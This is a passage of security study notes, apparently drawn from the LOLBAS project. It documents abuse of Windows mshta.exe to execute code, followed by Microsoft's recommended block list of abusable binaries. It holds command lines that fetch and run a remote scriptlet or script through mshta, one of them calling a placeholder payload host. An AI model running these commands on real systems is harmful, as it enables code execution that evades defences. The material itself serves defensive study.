mshta.exe evilfile.hta
```

Usecase: Execute code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK@: [T1218.005: Mshta](#)

Executes VBScript supplied as a command line argument.

```
mshta.exe vbscript:Close(Execute("GetObject("script:https://webserver/payload[.]sct"))) )
```

Usecase: Execute code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK@: [T1218.005: Mshta](#)

Executes JavaScript supplied as a command line argument.

```
mshta.exe javascript:a=GetObject("script:https://raw.githubusercontent.com/LoLBAS-Project/LoLBAS/master/");a.Run()
```

Usecase: Execute code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK@: [T1218.005: Mshta](#)

<https://me4n1ng1ts.sub.io/loLbas/Binaries/Mshta/>



Microsoft Recommended Blocks

- addinprocess.exe
- addinprocess32.exe
- addinutil.exe
- aspnet_compiler.exe
- bash.exe
- bginfo.exe1
- cdb.exe
- cscript.exe
- csi.exe
- dbgghost.exe
- dbgsvc.exe
- dnx.exe
- dotnet.exe
- fsi.exe
- fsiAnyCpu.exe
- infdefaultinstall.exe
- kd.exe
- kill.exe
- lxssmanager.dll
- lxrun.exe
- Microsoft.Build.dll
- Microsoft.Build.Framework.dll
- Microsoft.Workflow.Compiler.exe
- msbuild.exe
- msbuild.dll
- Mshta.exe
- ntkd.exe
- ntsd.exe
- powershellcustomhost.exe
- rcsi.exe
- runscripthelper.exe
- texttransform.exe
- visualuiaverifynative.exe
- system.management.automation.dll
- wfc.exe
- windbg.exe
- wmic.exe
- wscript.exe
- wsl.exe
- wslconfig.exe
- wslhost.exe

<https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/microsoft-recommended-block-rules>
<https://t.me/learningnets>



Lab: Aurora



<https://t.me/learningnets>